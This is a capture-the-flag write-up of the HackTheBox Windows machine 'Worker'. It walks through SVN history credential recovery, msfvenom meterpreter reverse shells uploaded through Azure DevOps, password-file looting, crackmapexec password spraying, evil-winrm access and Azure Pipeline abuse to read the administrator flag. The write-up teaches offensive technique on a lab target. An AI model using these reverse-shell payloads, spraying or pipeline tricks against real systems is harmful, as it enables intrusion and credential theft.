Worker - Write-up - HackTheBox

noraj

2021-01-31

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Worker-write-up/

1.1 Box

- **Name:** Worker
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Windows
- **Points:** 30




Figure 1.1: Worker

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ pacman -S nmap man ffuf subversion lynx metasploit crackmapexec evil-winrm
```

2.2 Network enumeration

Let's run a [nmap][nmap] scan to find port and services:

```
# Nmap 7.80 scan initiated Tue Oct 20 20:33:43 2020 as: nmap -sSVC -p- -oA nmap_full -v
↪  10.10.10.203
Nmap scan report for 10.10.10.203
Host is up (0.023s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3690/tcp open  svnserve Subversion
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Oct 20 20:35:39 2020 -- 1 IP address (1 host up) scanned in 115.81 seconds
```

And add the local domain to our hosts file.

```
$ cat /etc/hosts | grep worker
10.10.10.203 worker.htb devops.worker.htb alpha.worker.htb cartoon.worker.htb lens.worker.htb
↪  solid-state.worker.htb spectral.worker.htb story.worker.htb
```

2.3 HTTP enumeration

http://worker.htb/ is displaying the default IIS home page, but enumeration with [ffuf][ffuf] gives nothing.

2.4 SVN

On port 3690 we have a SVN server. 3690 is the default port for svnserve service.

> svnserve allows access to Subversion repositories using Subversion's custom network protocol.
>
> You can run svnserve as a standalone server process (for clients that are using the svn:// access method); you can have a daemon such as inetd or xinetd launch it for you on demand (also for svn://), or you can have sshd launch it on demand for the svn+ssh:// access method.

So let's find some information:

```
$ svn info svn://worker.htb
Path: .
URL: svn://worker.htb
Relative URL: ^/
Repository Root: svn://worker.htb
Repository UUID: 2fc74c5a-bc59-0744-a2cd-8b7d1d07c9a1
Revision: 5
Node Kind: directory
Last Changed Author: nathen
Last Changed Rev: 5
Last Changed Date: 2020-06-20 15:52:00 +0200 (Sat, 20 Jun 2020)
```

Let's use the command to list directory entries in the repository:

```
$ svn list svn://worker.htb
dimension.worker.htb/
moved.tx
```

Let's export a clean directory tree from the repository specified by URL:

```
$ mkdir svn && cd svn && svn export --force svn://worker.htb
A    .
A    dimension.worker.htb
A    dimension.worker.htb/LICENSE.txt
A    dimension.worker.htb/README.txt
A    dimension.worker.htb/assets
A    dimension.worker.htb/assets/css
A    dimension.worker.htb/assets/css/fontawesome-all.min.css
A    dimension.worker.htb/assets/css/main.css
A    dimension.worker.htb/assets/css/noscript.css
A    dimension.worker.htb/assets/js
A    dimension.worker.htb/assets/js/breakpoints.min.js
A    dimension.worker.htb/assets/js/browser.min.js
A    dimension.worker.htb/assets/js/jquery.min.js
A    dimension.worker.htb/assets/js/main.js
A    dimension.worker.htb/assets/js/util.js
A    dimension.worker.htb/assets/sass
A    dimension.worker.htb/assets/sass/base
A    dimension.worker.htb/assets/sass/base/_page.scss
A    dimension.worker.htb/assets/sass/base/_reset.scss
A    dimension.worker.htb/assets/sass/base/_typography.scss
A    dimension.worker.htb/assets/sass/components
A    dimension.worker.htb/assets/sass/components/_actions.scss
A    dimension.worker.htb/assets/sass/components/_box.scss
A    dimension.worker.htb/assets/sass/components/_button.scss
A    dimension.worker.htb/assets/sass/components/_form.scss
A    dimension.worker.htb/assets/sass/components/_icon.scss
A    dimension.worker.htb/assets/sass/components/_icons.scss
A    dimension.worker.htb/assets/sass/components/_image.scss
A    dimension.worker.htb/assets/sass/components/_list.scss
A    dimension.worker.htb/assets/sass/components/_table.scss
A    dimension.worker.htb/assets/sass/layout
A    dimension.worker.htb/assets/sass/layout/_bg.scss
A    dimension.worker.htb/assets/sass/layout/_footer.scss
A    dimension.worker.htb/assets/sass/layout/_header.scss
A    dimension.worker.htb/assets/sass/layout/_main.scss
A    dimension.worker.htb/assets/sass/layout/_wrapper.scss
A    dimension.worker.htb/assets/sass/libs
A    dimension.worker.htb/assets/sass/libs/_breakpoints.scss
A    dimension.worker.htb/assets/sass/libs/_functions.scss
A    dimension.worker.htb/assets/sass/libs/_mixins.scss
A    dimension.worker.htb/assets/sass/libs/_vars.scss
A    dimension.worker.htb/assets/sass/libs/_vendor.scss
A    dimension.worker.htb/assets/sass/main.scss
A    dimension.worker.htb/assets/sass/noscript.scss
A    dimension.worker.htb/assets/webfonts
A    dimension.worker.htb/assets/webfonts/fa-brands-400.eot
A    dimension.worker.htb/assets/webfonts/fa-brands-400.svg
A    dimension.worker.htb/assets/webfonts/fa-brands-400.ttf
A    dimension.worker.htb/assets/webfonts/fa-brands-400.woff
A    dimension.worker.htb/assets/webfonts/fa-brands-400.woff2
A    dimension.worker.htb/assets/webfonts/fa-regular-400.eot
A    dimension.worker.htb/assets/webfonts/fa-regular-400.svg
```

```
A    dimension.worker.htb/assets/webfonts/fa-regular-400.ttf
A    dimension.worker.htb/assets/webfonts/fa-regular-400.woff
A    dimension.worker.htb/assets/webfonts/fa-regular-400.woff2
A    dimension.worker.htb/assets/webfonts/fa-solid-900.eot
A    dimension.worker.htb/assets/webfonts/fa-solid-900.svg
A    dimension.worker.htb/assets/webfonts/fa-solid-900.ttf
A    dimension.worker.htb/assets/webfonts/fa-solid-900.woff
A    dimension.worker.htb/assets/webfonts/fa-solid-900.woff2
A    dimension.worker.htb/images
A    dimension.worker.htb/images/bg.jpg
A    dimension.worker.htb/images/overlay.png
A    dimension.worker.htb/images/pic01.jpg
A    dimension.worker.htb/images/pic02.jpg
A    dimension.worker.htb/images/pic03.jpg
A    dimension.worker.htb/index.html
A    moved.txt
Exported revision 5.
```

Let's see the first one, which is explicit:

```
$ cat moved.txt
This repository has been migrated and will no longer be maintained here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

On the other repository we can find a showcase website that is listing some projects and that can give us new sub-domains:

```
$ lynx -dump -listonly -nonumbers dimension.worker.htb/index.html | grep http
http://alpha.worker.htb/
http://cartoon.worker.htb/
http://lens.worker.htb/
http://solid-state.worker.htb/
http://spectral.worker.htb/
http://story.worker.htb/
https://html5up.net/
```

If we go at http://devops.worker.htb it ask some credentials for basic auth. But we have none yet.

But we saw earlier there was 5 revisions so there may be information in a previous revision.

```
$ svn list -r 3 svn://worker.htb
deploy.ps1
dimension.worker.htb/
```

Cool, we have found a powershell script.

```
$ svn checkout -r 3 svn://worker.htb
```

`deploy.ps1`

```
$user = "nathen"
# NOTE: We cant have my password here!!!
$plain = ""
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

No password here, let's check another revision:


```
$ svn checkout -r 2 svn://worker.htb
U    deploy.ps1
Checked out revision 2.
```

`deploy.ps1`

```
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```


This time the password is here. We can connect with those credentials to http://devops.worker.htb/.

2.5 Exploiting Azure DevOps



We have access to a repository http://devops.worker.htb/ekenas/SmartHotel360

Look at the different projects we have access to:



A lot of them are matching the sub-domains we found earlier

```
alpha.worker.htb
cartoon.worker.htb
lens.worker.htb
```

```
solid-state.worker.htb
spectral.worker.htb
story.worker.htb
```

All those domains are hosting a web application and we can control the source, so we'll be able to upload a reverse shell to the master branch and access it wia the web application.

First, let's generate an ASPX reverse shell:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platform windows --encoder
↪  generic/none LHOST=10.10.14.174 LPORT=9999 -f aspx > noraj.aspx
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 510 (iteration=0)
generic/none chosen with final size 510
Payload size: 510 bytes
Final size of aspx file: 3663 bytes
```

Here a few steps I won't details too much.

1. Select a project, eg. Alpha
2. Create a new branch
3. Upload the reverse shell to the branch (eg. in assets folder)
4. Create a PR
5. Match merge policies: approve and link a work item
6. Complete the PR (merge)

Start a listener:

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
↪  none)
   LHOST     10.10.14.174     yes       The listen address (an interface may be specified)
   LPORT     9999             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.174:9999
[*] Sending stage (201283 bytes) to 10.10.10.203
[*] Meterpreter session 1 opened (10.10.14.174:9999 -> 10.10.10.203:55557) at 2020-10-21
↪  20:33:24 +0200

meterpreter >
```

Access the reverse shell & enjoy the meterpreter http://alpha.worker.htb/assets/noraj.aspx

2.6 Elevation of Privilege (EoP): from iis apppool\defaultapppool to robisl

```
meterpreter > shell
Process 8920 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
```

Let's list the available drives:

```
c:\windows\system32\inetsrv>wmic logicaldisk get volumename,name,caption
Caption  Name  VolumeName
C:       C:
W:       W:    Work

c:\windows\system32\inetsrv>fsutil fsinfo drives

Drives: C:\ W:\
```

We have an unusual drive with label W:

```
c:\windows\system32\inetsrv>ls w:\
AzureDevOpsData
System Volume Information
agents
sites
svnrepos
```

Using a Guifre technique to quickly loot password I found a promising file:

```
c:\windows\system32\inetsrv>dir w:\ /s /b | findstr /si pass*
...
w:\svnrepos\www\conf\passwd

c:\windows\system32\inetsrv>cat w:\svnrepos\www\conf\passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
```

```
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday
```

Wow tons of creds.

Let's put username and password in files.

I'll use [crackmaexec][cme] for password spraying.

> –no-bruteforce - No spray when using file for username and password (user1 => password1, user2 => password2
>
> –continue-on-success - continues authentication attempts even after successes

```
$ cme winrm 10.10.10.203 --no-bruteforce -u usernames.txt -p passwords.txt
↪  --continue-on-success
WINRM       10.10.10.203    5985   NONE            [*] None (name:10.10.10.203) (domain:None)
WINRM       10.10.10.203    5985   NONE            [*] http://10.10.10.203:5985/wsman
WINRM       10.10.10.203    5985   NONE            [-] None\nathen:wendel98
WINRM       10.10.10.203    5985   NONE            [-] None\nichin:fqerfqerf
WINRM       10.10.10.203    5985   NONE            [-] None\nichin:asifhiefh
WINRM       10.10.10.203    5985   NONE            [-] None\noahip:player
WINRM       10.10.10.203    5985   NONE            [-] None\nuahip:wkjdnw
WINRM       10.10.10.203    5985   NONE            [-] None\oakhol:bxwdjhcue
WINRM       10.10.10.203    5985   NONE            [-] None\owehol:supersecret
WINRM       10.10.10.203    5985   NONE            [-] None\paihol:painfulcode
WINRM       10.10.10.203    5985   NONE            [-] None\parhol:gitcommit
WINRM       10.10.10.203    5985   NONE            [-] None\pathop:iliketomoveit
WINRM       10.10.10.203    5985   NONE            [-] None\pauhor:nowayjose
WINRM       10.10.10.203    5985   NONE            [-] None\payhos:icanjive
WINRM       10.10.10.203    5985   NONE            [-] None\perhou:elvisisalive
WINRM       10.10.10.203    5985   NONE            [-] None\peyhou:ineedvacation
WINRM       10.10.10.203    5985   NONE            [-] None\phihou:pokemon
WINRM       10.10.10.203    5985   NONE            [-] None\quehub:pickme
WINRM       10.10.10.203    5985   NONE            [-] None\quihud:kindasecure
WINRM       10.10.10.203    5985   NONE            [-] None\rachul:guesswho
WINRM       10.10.10.203    5985   NONE            [-] None\raehun:idontknow
WINRM       10.10.10.203    5985   NONE            [-] None\ramhun:thisis
WINRM       10.10.10.203    5985   NONE            [-] None\ranhut:getting
WINRM       10.10.10.203    5985   NONE            [-] None\rebhyd:rediculous
WINRM       10.10.10.203    5985   NONE            [-] None\reeinc:iagree
WINRM       10.10.10.203    5985   NONE            [-] None\reeing:tosomepoint
WINRM       10.10.10.203    5985   NONE            [-] None\reiing:isthisenough
WINRM       10.10.10.203    5985   NONE            [-] None\renipr:dummy
WINRM       10.10.10.203    5985   NONE            [-] None\rhiire:users
```

```
WINRM       10.10.10.203    5985   NONE            [-] None\riairv:canyou
WINRM       10.10.10.203    5985   NONE            [-] None\ricisa:seewhich
WINRM       10.10.10.203    5985   NONE            [-] None\robish:onesare
WINRM       10.10.10.203    5985   NONE            [+] None\robisl:wolves11 (Pwn3d!)
WINRM       10.10.10.203    5985   NONE            [-] None\robive:andwhich
WINRM       10.10.10.203    5985   NONE            [-] None\ronkay:onesare
WINRM       10.10.10.203    5985   NONE            [-] None\rubkei:the
WINRM       10.10.10.203    5985   NONE            [-] None\rupkel:sheeps
WINRM       10.10.10.203    5985   NONE            [-] None\ryakel:imtired
WINRM       10.10.10.203    5985   NONE            [-] None\sabken:drjones
WINRM       10.10.10.203    5985   NONE            [-] None\samken:aqua
WINRM       10.10.10.203    5985   NONE            [-] None\sapket:hamburger
WINRM       10.10.10.203    5985   NONE            [-] None\sarkil:friday
```

So we have only one set of valid credentials: `robisl:wolves11`.

Now let's connect with [evil-winrm][evil-winrm]:

```
$ evil-winrm -u robisl -p wolves11 -i 10.10.10.203

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> cd ..
*Evil-WinRM* PS C:\Users\robisl> gc Desktop/user.txt
571ead91c15070e615b5882f25bad03d
```

2.7 Elevation of Privilege (EoP): from robisl to Administrator

We can enumerate a bit but there is nothing more we can see with robisl than we were able to see with the IIS account.

So lets go back to http://devops.worker.htb, sign out and sign in back as robisl.

Now we can see a different project than earlier: http://devops.worker.htb/ekenas/PartsUnlimited

This time we don't have a PartsUnlimited sub-domain, there is a lot of files in the repository but nothing seems useful.

As an everyday user of GitLab I know I can run some tests in a docker thanks to the integrated GitLab CI pipeline (no need to configure an external CI) that yo ucan configure through `.gitlab-ci.yml`.

It seems Azure Devops has a similar feature: New Pipeline > Azure Repos Git > PartsUnlimited > Starter Pipeline > `azure-pipelines.yml`.

We are welcomed with a default template:

```
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

pool: 'Default'

steps:
- script: echo Hello, world!
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'
```

Let's create a new reverse shell (an exe this time).

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platform windows --encoder
↪  generic/none LHOST=10.10.14.174 LPORT=9999 -f raw > noraj.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 510 (iteration=0)
generic/none chosen with final size 510
Payload size: 510 bytes
```

Start a listener aagain:

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
↪  none)
   LHOST     10.10.14.174     yes       The listen address (an interface may be specified)
   LPORT     9999             yes       The listen port


Exploit target:
```

```
   Id  Name
   --  ----
   0   Wildcard Target
```

[evil-winrm][evil-winrm] allows us to upload a file:

```
*Evil-WinRM* PS C:\Users\robisl\Downloads> upload
↪  /home/noraj/CTF/HackTheBox/machines/Worker/noraj.exe
Info: Uploading /home/noraj/CTF/HackTheBox/machines/Worker/noraj.exe to
↪  C:\Users\robisl\Downloads\noraj.exe


Data: 680 bytes of 680 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\robisl\Downloads> pwd

Path
----
C:\Users\robisl\Downloads
```

Now modify the template pipelien to

```
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

pool: 'Default'

steps:
- script: C:\Users\robisl\Downloads\noraj.exe
  displayName: 'noraj'
```

Then save and run to a new branch and PR to master.

When the pipeline ran I got an error:

```
The pipeline is not valid. Could not find a pool with name Default. The pool does not exist or
↪  has not been authorized for use.
```

Going to http://devops.worker.htb/ekenas/PartsUnlimited/_settings/agentqueues I was there was an Agent pool named `Setup` that was owner by the administrator.

So I changed my template to the following and created a new pipeline:

```
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

pool: 'Setup'

steps:
- script: C:\Users\robisl\Downloads\noraj.exe
  displayName: 'noraj'
```

Here is the execution of the pipeline task “noraj”:

```
##[section]Starting: noraj
==============================================================================
Task         : Command line
Description  : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows
Version      : 2.151.1
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line
==============================================================================
Generating script.
Script contents:
C:\Users\robisl\Downloads\noraj.exe
========================== Starting Command Output ===========================
##[command]"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL
↪  "w:\agents\agent11\_work\_temp\31fb30ee-8d29-41e3-9ab0-529b331cef0e.cmd""
##[error]This version of C:\Users\robisl\Downloads\noraj.exe is not compatible with the
↪  version of Windows you're running. Check your computer's system information and then
↪  contact the software publisher.
##[error]Cmd.exe exited with code '1'.
##[section]Finishing: noraj
```

Seems to be the wrong architecture.

So I created a 32 bits reverse shell instead of a 64 bits one:

```
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows --encoder generic/none
↪  LHOST=10.10.14.174 LPORT=9999 -f raw > noraj.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 341 (iteration=0)
generic/none chosen with final size 341
Payload size: 341 bytes
```

Same error again, ok let's forget the shell, let's just display the root flag.

```
trigger:
- master

pool: 'Setup'

steps:
- script: type C:\Users\Administrator\Desktop\root.txt
  displayName: 'noraj'
```

Here are the logs of our pipeline task build:

```
##[section]Starting: noraj
==============================================================================
Task         : Command line
Description  : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows
Version      : 2.151.1
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line
==============================================================================
Generating script.
Script contents:
type C:\Users\Administrator\Desktop\root.txt
========================== Starting Command Output ===========================
##[command]"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL
↪  "w:\agents\agent11\_work\_temp\d9359887-a4ac-49ad-9865-3e9b9024f109.cmd""
c8d6aeda24c4e17abcc72f26dedbe919
##[section]Finishing: noraj
```